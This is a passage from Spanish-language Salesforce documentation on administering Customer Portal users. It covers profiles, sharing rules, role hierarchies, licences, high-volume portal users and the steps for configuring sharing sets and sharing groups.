   c. Para portales de socios, desde Configuración, introduzca *`Socios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**. A continuación, haga clic en el nombre del portal de socios y copie el Id. ubicado en `Id. de portal de Salesforce`.

EDICIONES

Disponible en: Salesforce Classic

El portal de clientes está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El portal de socios está disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

## Usuarios del portal de clientes

### Acerca de la gestión de usuarios del portal de clientes

PERMISOS DE USUARIO

| | |
|---|---|
| Para gestionar usuarios del Portal de clientes: | "Modificar usuarios de autoservicio" |
| Para gestionar conjuntos de perfiles y permisos: | "Gestionar perfiles y conjuntos de permisos" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | |
|---|---|
| Para crear, modificar y eliminar formatos de página: | "Personalizar aplicación" |
| Para configurar la seguridad a nivel de campo: | "Gestionar perfiles y conjuntos de permisos"<br>Y<br>"Personalizar aplicación" |
| Para configurar las reglas de colaboración: | "Gestionar colaboración" |

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

La gestión de los usuarios del portal de clientes es similar a gestionar usuarios normales de Salesforce. Siguen aplicándose conceptos generales de administración de usuarios como perfiles y formatos de página. Revise los siguientes consejos para gestionar usuarios del portal de clientes:

- Perfiles del Portal de clientes
- Reglas de colaboración del Portal de clientes
- Jerarquía de funciones del Portal de clientes
- Licencias de usuario del Portal de clientes

Nota: Los usuarios de portal de gran volumen incluyen los tipos de licencia Portal de cliente de gran volumen y Sitio Web autenticado.

## Perfiles del portal de clientes

El perfil que asigne a los usuarios del Portal de clientes define los permisos para realizar diferentes funciones en un portal de clientes, como si pueden visualizar, crear, modificar o eliminar casos y registros de objetos personalizados.

Si activa un portal personalizado, se crean automáticamente los siguientes perfiles si ha adquirido licencias de usuarios para ellos:

- Portal de clientes de gran volumen
- Sitio Web autenticado
- Usuario del portal de clientes
- Gestor del portal de clientes

La configuración de los perfiles del portal de clientes son similares. Sin embargo, puede otorgar a los usuarios con el perfil de Gestor del portal de clientes un mayor acceso a los datos mediante la jerarquía de funciones y reglas de colaboración del portal de clientes (ninguna de ellas son aplicables a los usuarios de portal de gran volumen). También puede duplicar y personalizar cada perfil para que se adapte a las diferentes necesidades de sus clientes específicos. También puede utilizar conjuntos de permisos para otorgar permisos adicionales y parámetros de acceso a usuarios del portal de clientes.

Dependiendo de las licencias de usuario que haya adquirido podrá configurar perfiles del Portal de clientes para objetos personalizados, Salesforce CRM Content, elaboración de informes y funciones de atención al cliente, como casos y soluciones.

Importante: Para que los usuarios de portal puedan ver sus nuevos casos, la configuración de atención al cliente **Nuevos casos visibles en el portal** debe estar seleccionada. Desde Configuración, introduzca *Configuración de asistencia al cliente* en el cuadro Búsqueda rápida, seleccione **Configuración de asistencia al cliente**, luego seleccione **Nuevos casos visibles en el portal**.

## Reglas de colaboración del portal de clientes

Después de activar un portal de clientes, se crean los siguientes grupos y categoría de regla de colaboración:

| Grupos y categoría de regla de colaboración | Descripción |
|---|---|
| Grupo Todos los usuarios del portal de clientes | Contiene todos los usuarios del portal de clientes, excepto los usuarios de portal de gran volumen. |
| Grupo Todos los usuarios internos | Contiene todos los usuarios de Salesforce en su organización. |
| Categoría de regla de colaboración Función y subordinados internos | Permite crear reglas de colaboración con usuarios concretos de Salesforce en su organización por función, además de todos los usuarios con funciones inferiores, excluyendo las funciones del portal de clientes y portal de socios.<br>Como los usuarios de portal de gran volumen no tienen funciones, no se incluyen en esta o en cualquier otra categoría de regla de colaboración. |

Puede utilizar estos grupos y la categoría de regla de colaboración para crear reglas de colaboración que:

- Otorgue a los usuarios del portal de clientes o usuarios de Salesforce acceso a datos específicos (salvo para usuarios de portal de gran volumen porque no podrá incluirlos en grupos o reglas de colaboración concretas)
- Vincule los usuarios del portal de clientes con los usuarios de Salesforce
- Vinculen usuarios del portal de clientes de diferentes cuentas mientras tengan licencia de usuario del gestor del portal de clientes

## Jerarquía de funciones del portal de clientes

Cuando active el portal de clientes en una cuenta, el sistema crea una jerarquía de funciones para los usuarios del portal de la cuenta. Las funciones del portal son únicas para cada cuenta e incluyen el nombre de la cuenta. Por ejemplo, "Usuario cliente de cuenta A". En la jerarquía de funciones de su organización, esta jerarquía de cuentas específica está directamente por debajo del propietario de la cuenta.

Las funciones de una jerarquía de funciones del portal son fijas. No puede personalizarlas ni agregar funciones nuevas. Son:

- Ejecutivo: para contactos
- Gestor: para contactos
- Usuario: para contactos
- Cuenta personal: para cuentas personales

Nota: Todos los usuarios en una función de portal de cliente (Funciones de Ejecutivo, Gestor y Usuario) tienen acceso de lectura a todos los contactos que tengan el portal habilitado en su cuenta de portal incluso cuando el modelo de colaboración del contacto es privado.

A medida que active clientes como usuarios del portal de clientes, el sistema asigna automáticamente funciones basadas en la licencia de usuario. Las cuentas personales siempre tienen la función Cuenta personal. Los contactos con la licencia de Portal de clientes de gran volumen o Sitio Web autenticado no tienen una función.

Si el acceso a los contactos es privado, los usuarios de portal de gran volumen solo tienen acceso a sus propios contactos y a aquellos a los que tienen acceso.

Las jerarquías de funciones aseguran que los usuarios del portal de cuentas diferentes no pueden ver nunca los datos de otros usuarios. Incluso los usuarios de portal de gran volumen no están incluidos en la jerarquía de funciones por lo que no pueden ver los registros

que no estén asociados con su cuenta o contacto y sólo pueden ver los objetos a los que se les ha otorgado acceso. Sin embargo, puede crear reglas de colaboración para que los usuarios con la licencia de gestor del portal de clientes de diferentes cuentas puedan ver los datos de los otros usuarios.

Las cuentas con diferentes tipos de portal, Portal de clientes *y* portal de socios, tienen una jerarquía de funciones diferente para cada portal. Los nombres de funciones incluyen el tipo de portal con el que se asocian. Por ejemplo, si la cuenta A tiene un portal de socios y un Portal de clientes, las funciones del Portal de clientes se denominan "Usuario cliente de cuenta A" y las funciones del portal de socios se denominan "Usuario socio de cuenta A".

Para visualizar las funciones asignadas a sus usuarios del portal de clientes, cree un informe personalizado, seleccione Informes administrativos, seleccione Usuarios como el tipo de datos y agregue `Función` a sus columnas de informes. Tenga en cuenta que no puede crear informes de funciones para usuarios de portal de gran volumen porque no tienen funciones.

Nota: No puede crear un usuario del portal de clientes asociado a una cuenta que sea propiedad de un usuario de socio.

## Licencias de usuario del portal de clientes

Una licencia de usuario determina el conjunto de funciones a las que puede acceder el usuario. Cada usuario debe tener exactamente una licencia de usuario.

Puede asignar las siguientes licencias de usuario a los usuarios del portal de clientes:

- Portal de clientes de gran volumen
- Sitio Web autenticado
- Gestor del portal de clientes personalizado
- Gestor del Portal de clientes estándar (no disponible para nuevos clientes)

Estas licencias de usuario determinan los perfiles disponibles del portal de clientes. También determinan las posiciones del usuario en la jerarquía de funciones del portal de clientes.

La tabla siguiente muestra las licencias de usuario del Portal de clientes con sus perfiles y cargos asociados en la jerarquía de funciones del Portal de clientes.

| Licencia de usuario | Perfiles | Funciones y asociación |
|---|---|---|
| Portal de clientes de gran volumen<br>y<br>Sitio Web autenticado<br>Ambas licencias de usuario son usuarios del portal de gran volumen<br>(disponible para compra) | Perfil de usuario del Portal de clientes de gran volumen o Sitio Web autenticado, o un perfil duplicado y personalizado de ellos. | Los Usuarios de portal de gran volumen no tienen funciones. Consulte Acerca de usuarios de portal de gran volumen en la página 2602.<br>No puede compartir pero sí puede transferir los registros que posean.<br>No se pueden transferir casos desde usuarios que no sean usuarios de portal de gran volumen a ellos.<br>No se pueden incluir en:<br>• Grupos personales o grupos públicos.<br>• Reglas de colaboración.<br>• Equipos de cuentas, equipos de oportunidades o equipos de casos.<br>• Bibliotecas de Salesforce CRM Content.<br>• Los usuarios de portal de gran volumen no pueden acceder a páginas de detalles Cuenta y Contacto. Sin embargo, puede crear una solución personalizada |

| Licencia de usuario | Perfiles | Funciones y asociación |
| --- | --- | --- |
| | | utilizando herramientas como Visualforce o la API, donde pueden acceder a esos registros.<br>Puede acceder a objetos personalizados dependiendo de la configuración de perfil. |
| Gestor del portal de clientes personalizado<br>(disponible para compra) | Perfil del gestor del portal de clientes o un perfil duplicado y personalizado del perfil del gestor del portal de clientes. | Se puede asignar a las funciones ejecutivo, gestor o usuario.<br>Pueden ver y modificar datos que posean directamente o que compartan o posean con usuarios con un nivel inferior en la jerarquía de funciones del portal de clientes; asimismo, pueden ver y modificar casos en los que aparezcan en el campo `Nombre del contacto`.<br>Pueden tener datos compartidos como cualquier otro usuario de Salesforce.<br>• Puede acceder a objetos personalizados dependiendo de la configuración de perfil.<br>• Puede acceder a informes dependiendo de la configuración de perfil.<br>• Puede acceder a Salesforce CRM Content depende de la configuración de perfil y la licencia de funciones. Consulte Activación de Salesforce CRM Content en el portal de clientes en la página 2582.<br>• Puede recibir los permisos "Superusuario del portal" y "Administrador de usuario del portal delegado". |
| Gestor del portal de clientes estándar | Perfil del usuario del portal de clientes o un perfil duplicado y personalizado del perfil del usuario del portal de clientes. | Sólo se puede asignar a las funciones ejecutivo, gestor o usuario.<br>Pueden ver y modificar datos que posean directamente o que compartan o posean con usuarios con un nivel inferior en la jerarquía de funciones del portal de clientes; asimismo, pueden ver y modificar casos en los que aparezcan en el campo `Nombre del contacto`.<br>Pueden tener datos compartidos como cualquier otro usuario de Salesforce.<br>• Puede acceder a objetos personalizados dependiendo de la configuración de perfil.<br>• Puede recibir el permiso "Superusuario del portal".<br>• Puede acceder a Salesforce CRM Content depende de la configuración de perfil y la licencia de funciones. Consulte Activación de Salesforce CRM Content en el portal de clientes en la página 2582.<br>Nota: Esta licencia no está disponible para nuevos clientes. |

Nota: Las cuentas personales activadas como usuarios del portal de clientes se asignan automáticamente a la función de la Cuenta personal, que no puede cambiar. Las cuentas personales se asignan automáticamente a esta función porque incluyen un usuario único, de forma que no es necesario tener múltiples funciones para esa cuenta. Además, todas las cuentas personales que tiene el mismo usuario se asignan a la misma función.

CONSULTE TAMBIÉN

Configuración de su portal de clientes.

Delegación de la administración de usuarios del portal de clientes y superusuario del portal

## Acerca de Usuarios de portal de gran volumen

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los usuarios de gran volumen son usuarios de portal de acceso limitado pensados para organizaciones con varios miles de millones de usuarios externos. Al contrario que otros usuarios del portal, los usuarios de portal de gran volumen no tienen funciones, lo que elimina problemas de rendimiento asociados con cálculos de jerarquía de funciones. Los usuarios de portal de gran volumen incluyen los tipos de licencia Portal de cliente de gran volumen y Sitio Web autenticado.

### Características

Usuarios de portal de gran volumen:

- Son contactos con acceso activado al portal de clientes.
- Se les asigna una licencia de Portal de clientes de gran volumen o Sitio Web autenticado.
- Comparten los registros que poseen con los usuarios de Salesforce en el grupo de colaboración de usuarios de portal de gran volumen únicamente.

### Acceso a los registros

Los usuarios de portal de gran volumen pueden acceder a los registros si se reúne alguna de las siguientes condiciones:

- Tienen acceso "Actualizar" en la Cuenta a la que pertenecen.
- Son propietarios del registro.
- Pueden acceder a un registro principal y la configuración de colaboración de toda la organización para ese registro está Controlada por Principal.
- La configuración de colaboración de toda la organización del objeto es Solo lectura pública o Lectura/escritura pública.
- Acceden a la cuenta o contacto a los que están autorizados a través de la API (no a través de la página de detalles de contacto o cuenta).

Los administradores pueden crear conjuntos de colaboración para otorgar a los usuarios de portal de gran volumen acceso adicional a registros; consulte Concesión a usuarios de portal de gran volumen acceso a registros en la página 2605.

### Limitaciones

- Los usuarios de portal de gran volumen no pueden compartir manualmente los registros que poseen o a los que tienen acceso.
- No puede transferir casos desde usuarios que no sean usuarios de portal de gran volumen a usuarios que sí sean usuarios de portal de gran volumen.
- Los usuarios de portal de gran volumen no pueden poseer cuentas.
- No puede agregar equipos de casos a casos que sean propiedad de los usuarios de portal de gran volumen.
- No puede incluir usuarios de portal de gran volumen en:
  - Grupos personales o grupos públicos.
  - Reglas de colaboración.
  - Equipos de cuentas, equipos de oportunidades o equipos de casos.
  - Bibliotecas de Salesforce CRM Content.
  - Los usuarios de portal de gran volumen no pueden acceder a páginas de detalles Cuenta y Contacto. Sin embargo, puede crear una solución personalizada utilizando herramientas como Visualforce o la API, donde pueden acceder a esos registros.

  Estas limitaciones también se aplican a los registros propiedad de usuarios de portal de gran volumen.
- No puede asignar usuarios de portal de gran volumen a los territorios.

CONSULTE TAMBIÉN

Uso compartido de registros propiedad de usuarios de portal de gran volumen en usuarios de Salesforce

Concesión de acceso de usuarios de portal de gran volumen a registros

Descripción general de conjuntos de colaboración

## Descripción general de conjuntos de colaboración


Otorgar acceso de usuarios de portal o comunidad en registros asociados con sus cuentas o contactos utilizando conjuntos de colaboración, en función de sus perfiles de usuario.

Anteriormente, un conjunto de colaboración otorgaba el acceso a cualquier registro que tenga un campo de búsqueda en una cuenta o contacto que coincida con la cuenta o contacto del usuario. Con Spring '14, también puede determinar cómo se otorga el acceso utilizando una asignación de accesos en el conjunto de colaboración, lo que admite búsquedas indirectas desde el registro de destino o de usuario a la cuenta o el contacto. Puede determinar los objetos para utilizar en la asignación de acceso y ambos deben señalar una cuenta o un contacto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**



Por ejemplo, es posible que desee utilizar un conjunto de colaboración si desea:


- Otorgar acceso de usuarios a todos los casos relacionados con su registro de cuenta o contacto.

- Otorgar acceso de usuarios a todos los casos relacionados con un contacto o una cuenta principal identificados en el registro de cuenta o contacto del usuario.

Puede utilizar conjuntos de colaboración para otorgar acceso a cuentas, contactos, casos, contratos de servicio, usuarios y objetos personalizados. Se pueden utilizar los conjuntos de colaboración con estos perfiles de usuario:

- Sitio Web autenticado
- Usuario de comunidad de cliente
- Usuario de inicio de sesión de la comunidad de cliente
- Portal de clientes de gran volumen
- Portal de gran volumen
- Usuario de sitio Web autenticado general
- Usuario de portal de clientes de gran volumen general

El siguiente ejemplo muestra una asignación de acceso en un conjunto de colaboración que otorga acceso de usuarios de portal o comunidad a todos los casos asociados con las asignaciones en su cuenta, incluso si no están directamente asociados con el caso.




Ejemplo:

1. Búsqueda de cuenta en usuario de portal o comunidad
2. Cuenta relacionada en asignación
3. Búsqueda de asignación en caso

Nota: Los usuarios de portal o comunidad obtienen el acceso a todas las asignaciones de pedidos y elementos de pedidos en una cuenta a la que tienen acceso. Para compartir registros propiedad de usuarios de portal de gran volumen, utilice un grupo de colaboración en su lugar.

CONSULTE TAMBIÉN

Concesión de acceso de usuarios de portal de gran volumen a registros

Concesión de acceso de usuarios de comunidad o de portal de gran volumen a registros

Acerca de usuarios de comunidad de gran volumen

Conceder el acceso de usuarios de comunidad de gran volumen a registros

Compartir registros propiedad de usuarios de comunidad de gran volumen

## Concesión de acceso de usuarios de portal de gran volumen a registros

Otorgar acceso de usuarios a registros en función de sus perfiles utilizando conjuntos de colaboración.

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Un conjunto de colaboración otorga a los usuarios de portal de gran volumen el acceso a cualquier registro que tenga un campo de búsqueda en una cuenta o contacto que coincida con la cuenta o contacto del usuario.

También puede otorgar el acceso a registros a través de la asignación de acceso en un conjunto de colaboración, lo que admite búsquedas indirectas desde el registro de destino o de usuario a la cuenta o el contacto. Por ejemplo, otorgar a los usuarios el acceso a todos los casos relacionados con una cuenta identificada en los registros de contacto del usuario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para conceder acceso a usuarios de portal de gran volumen a los registros:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *Configuración de portal de clientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de portal de clientes** .
2. En la lista relacionada Conjuntos de colaboración, haga clic en **Nuevo** para crear un conjunto de colaboración o haga clic en **Modificar** junto a un conjunto de colaboración existente.
3. En la página Modificación de conjunto de colaboración, cumplimente los campos **Etiqueta** y **Nombre de conjunto de colaboración**. **Etiqueta** es la etiqueta del conjunto de colaboración tal y como aparece en la interfaz de usuario. **Nombre de conjunto de colaboración** es el nombre exclusivo utilizado por la API.
4. Introduzca una descripción.
5. Seleccione los perfiles de los usuarios a los que desea conceder acceso.
6. Seleccione los objetos a los que desee conceder acceso.

   La lista Objetos disponibles excluye:

   - Objetos con un ajuste de colaboración de lectura/escritura pública para toda la organización
   - Objetos personalizados que no tienen un campo de búsqueda de cuenta o de contacto

7. En la sección Configurar acceso, haga clic en **Configuración** o **Modificar** junto al nombre de un objeto para configurar el acceso para los perfiles seleccionados o haga clic en **Eliminar** para eliminar la configuración de acceso de un objeto.

   Nota: Los objetos con la opción **Configurar** en la columna Acción no se han configurado para el acceso de usuarios de portal de gran volumen. Hasta que no configure un objeto, los usuarios de portal de gran volumen tienen acceso limitado o no tienen acceso a sus registros. Para obtener más información sobre el acceso, consulte Acerca de usuarios de portal de gran volumen en la página 2602.

8. Concesión de acceso en función de búsqueda de cuenta o contacto:

   - Seleccione un valor en la lista desplegable Usuario para determinar la búsqueda de cuenta o contacto en el usuario.
   - Seleccione un valor en el campo Objeto de destino para determinar la búsqueda de cuenta o contacto en el objeto de destino.

   Por ejemplo, para otorgar acceso a todos los casos asociados con una cuenta identificada en el registro de contacto del usuario, seleccione `Contacto.Cuenta` y `Cuenta` respectivamente.

Nota: Ambos campos seleccionados deben señalar una cuenta o un contacto. Por ejemplo, `Contacto.Cuenta` y `Asignación.Cuenta` señalan una cuenta.

9. Seleccione un nivel de acceso de solo lectura o de lectura/escritura. (Si la configuración de colaboración de toda la organización del objeto es de solo lectura pública, únicamente Lectura/escritura estará disponible.)
10. Haga clic en **Actualizar** y, a continuación, haga clic en **Guardar**.

Su configuración se aplica a todos los portales de clientes o sitios de su organización.

CONSULTE TAMBIÉN

Acerca de Usuarios de portal de gran volumen

Descripción general de conjuntos de colaboración

## Concesión de acceso de usuarios de comunidad o de portal de gran volumen a registros

Otorgar acceso a de usuarios a otros usuarios utilizando conjuntos de colaboración.

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para conceder acceso a usuarios de portal de gran volumen a los registros:
- "Personalizar aplicación"

Puede crear un conjunto de colaboración para otorgar acceso de usuarios de portal de gran volumen a usuarios internos u otros usuarios en el mismo portal, permitiéndoles ver o modificar los registros de usuario de destino.

Con Spring '14, también puede otorgar acceso a usuarios en otros portales a través de una búsqueda indirecta en una cuenta o un contacto.

Para otorgar acceso a usuarios seleccionados en el mismo portal, debe crear un conjunto de colaboración si anula la casilla de verificación `Visibilidad del usuario de portal` en la página Configuración de colaboración.

Para crear un conjunto de colaboración para otorgar acceso a otros usuarios:

1. Desde Configuración, introduzca *`Configuración de portal de clientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de portal de clientes** .
2. En la lista relacionada Configuración de colaboración para usuarios de portal de gran volumen, haga clic en **Nueva** para crear un conjunto de colaboración o haga clic en **Modificar** junto a un conjunto de colaboración existente.
3. En la página Modificación de conjunto de colaboración, cumplimente los campos **Etiqueta** y **Nombre de conjunto de colaboración**. **Etiqueta** es la etiqueta del conjunto de colaboración tal y como aparece en la interfaz de usuario. **Nombre de conjunto de colaboración** es el nombre exclusivo utilizado por la API.
4. Seleccione los perfiles de los usuarios a los que desea conceder acceso.
5. Seleccione el objeto Usuario.

   Los usuarios de destino pueden ser otros usuarios de comunidad o de portal de gran volumen o usuarios internos.
6. En la sección Configurar acceso, haga clic en **Configuración** o **Modificar** junto al objeto Usuario para configurar el acceso para los perfiles seleccionados o haga clic en **Eliminar** para eliminar la configuración de acceso de un objeto.

7. Concesión de acceso en función de búsqueda de cuenta o contacto:
   - Seleccione un valor en la lista desplegable Usuario para determinar la cuenta o el contacto relacionado con el usuario ya sea por una búsqueda directa o indirecta a través de un objeto inmediato.
   - Seleccione un valor en la lista desplegable Usuario de destino para determinar la cuenta o el contacto relacionado con el usuario de destino ya sea por una búsqueda directa o indirecta a través de un objeto inmediato.


   Por ejemplo, para otorgar acceso a usuarios de destino asociados con otra cuenta identificada en el registro de cuenta del usuario, seleccione *Cuenta.Principal* y *Cuenta* respectivamente.

   Nota: Ambos campos seleccionados deben señalar una cuenta o un contacto. Por ejemplo, *Cuenta.Principal* y *Contacto.Cuenta* señalan una cuenta.

8. Seleccione un nivel de acceso de *Sólo lectura* o de *lectura/escritura*. (Si la configuración de colaboración de toda la organización del objeto de usuario es de sólo lectura pública, únicamente Lectura/escritura estará disponible.)
9. Haga clic en **Actualizar** y, a continuación, haga clic en **Guardar**.

Su configuración se aplica a todos los portales de clientes o sitios de su organización.

Ejemplo: El siguiente ejemplo otorga acceso de usuarios de portal a usuarios cuyos contactos están relacionados con las cuentas identificadas en los registros de los gestores de usuarios de portal. En otras palabras, el campo de cuenta en el registro de gestor de usuario de portal debe coincidir con el campo de cuenta identificado en el registro de gestor del usuario de




destino.

1. Búsqueda de gestor en usuario de portal
2. Búsqueda de cuenta en gestor
3. Búsqueda de cuenta en contacto
4. Búsqueda de contacto en usuario de destino

En este ejemplo, para otorgar acceso a los usuarios de destino, debe seleccionar *Cuenta de gestor* y *Cuenta de contacto* en la lista desplegable Usuario y Usuario de destino respectivamente.

CONSULTE TAMBIÉN

Control de qué usuarios de comunidad o portal pueden ver

Descripción general de conjuntos de colaboración

# Uso compartido de registros propiedad de usuarios de portal de gran volumen en usuarios de Salesforce

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para compartir registros propiedad de los usuarios de portal de gran volumen con usuarios de Salesforce:

- "Personalizar aplicación"

Los usuarios de gran volumen son usuarios de portal de acceso limitado pensados para organizaciones con varios miles de millones de usuarios externos. Al contrario que otros usuarios del portal, los usuarios de portal de gran volumen no tienen funciones, lo que elimina problemas de rendimiento asociados con cálculos de jerarquía de funciones. Como los usuarios de portal de gran volumen no están en la jerarquía de funciones mientras los usuarios de Salesforce si lo están, un *grupo de colaboración* le permite especificar los usuarios de Salesforce que podrán acceder a los registros propiedad de los usuarios de portal de gran volumen. Cada portal de clientes tiene su propio grupo de colaboración.

Para especificar los usuarios de Salesforce que pueden acceder a los registros propiedad de los usuarios de portal de gran volumen:

1. Desde Configuración, introduzca *`Configuración de portal de clientes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de portal de clientes** .
2. Haga clic en el nombre de un portal de clientes.
3. Haga clic en la subficha Configuración del grupo de colaboración.
4. Haga clic en **Activar** para habilitar el grupo de colaboración.

   La activación del grupo de colaboración puede tardar algunos minutos. Se le enviará un correo electrónico cuando termine el proceso.

   Nota: Si desactiva un grupo de colaboración, eliminará *todos* los accesos de usuarios de Salesforce a los registros propiedad de usuarios de portal de gran volumen. No se le enviará un correo electrónico cuando termine el proceso de desactivación.

5. Haga clic en **Modificar** para agregar usuarios de Salesforce al grupo de colaboración:
   a. En la lista desplegable `Buscar`, seleccione el tipo de miembro que desea agregar.
   b. En caso de que no vea al miembro que quiere agregar, escriba palabras clave en el cuadro de búsqueda y haga clic en **Buscar**.
   c. Seleccione los miembros pertinentes del cuadro Miembros disponibles y haga clic en **Agregar** para incluirlos en el grupo.
   d. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Acerca de Usuarios de portal de gran volumen

## Visualización de conjuntos de colaboración para usuarios de portal de gran volumen

**Nota:** Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para conceder acceso a usuarios de portal de gran volumen a los registros:
- "Personalizar aplicación"

Los administradores pueden crear conjuntos de colaboración para conceder acceso de usuarios de portal de gran volumen a objetos en función de sus perfiles. Para ver información detallada acerca de un conjunto de colaboración:

1. Desde Configuración, introduzca *Configuración de portal de clientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de portal de clientes** .
2. En la lista relacionada Configuración de colaboración para usuarios de portal de gran volumen, haga clic en el nombre de un conjunto de colaboración.

La página de detalles Conjunto de colaboración muestra el perfil incluido y el acceso otorgado a los objetos del conjunto. En esta página, puede hacer cualquiera de las siguientes acciones:

- Para modificar el conjunto de colaboración, haga clic en **Modificar**.
- Para eliminar el conjunto de colaboración, haga clic en **Eliminar**.
- Para ver los detalles de un perfil que ha incluido, haga clic en su nombre.
- Para cambiar o eliminar la configuración de acceso para un objeto, haga clic en el vínculo **Modificar** o **Eliminar** junto al nombre del objeto.

CONSULTE TAMBIÉN

Acerca de Usuarios de portal de gran volumen

Concesión de acceso de usuarios de portal de gran volumen a registros

# Acceso al portal de clientes

## Configuración del acceso de usuarios al portal de clientes

PERMISOS DE USUARIO

| | |
|---|---|
| Para configurar el portal de clientes: | "Personalizar aplicación" |
| Para gestionar usuarios del Portal de clientes: | "Modificar usuarios de autoservicio" |
| Para crear, modificar y eliminar perfiles: | "Gestionar perfiles y conjuntos de permisos" |
| Para configurar el acceso a la colaboración predeterminada y las reglas de colaboración: | "Gestionar colaboración" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

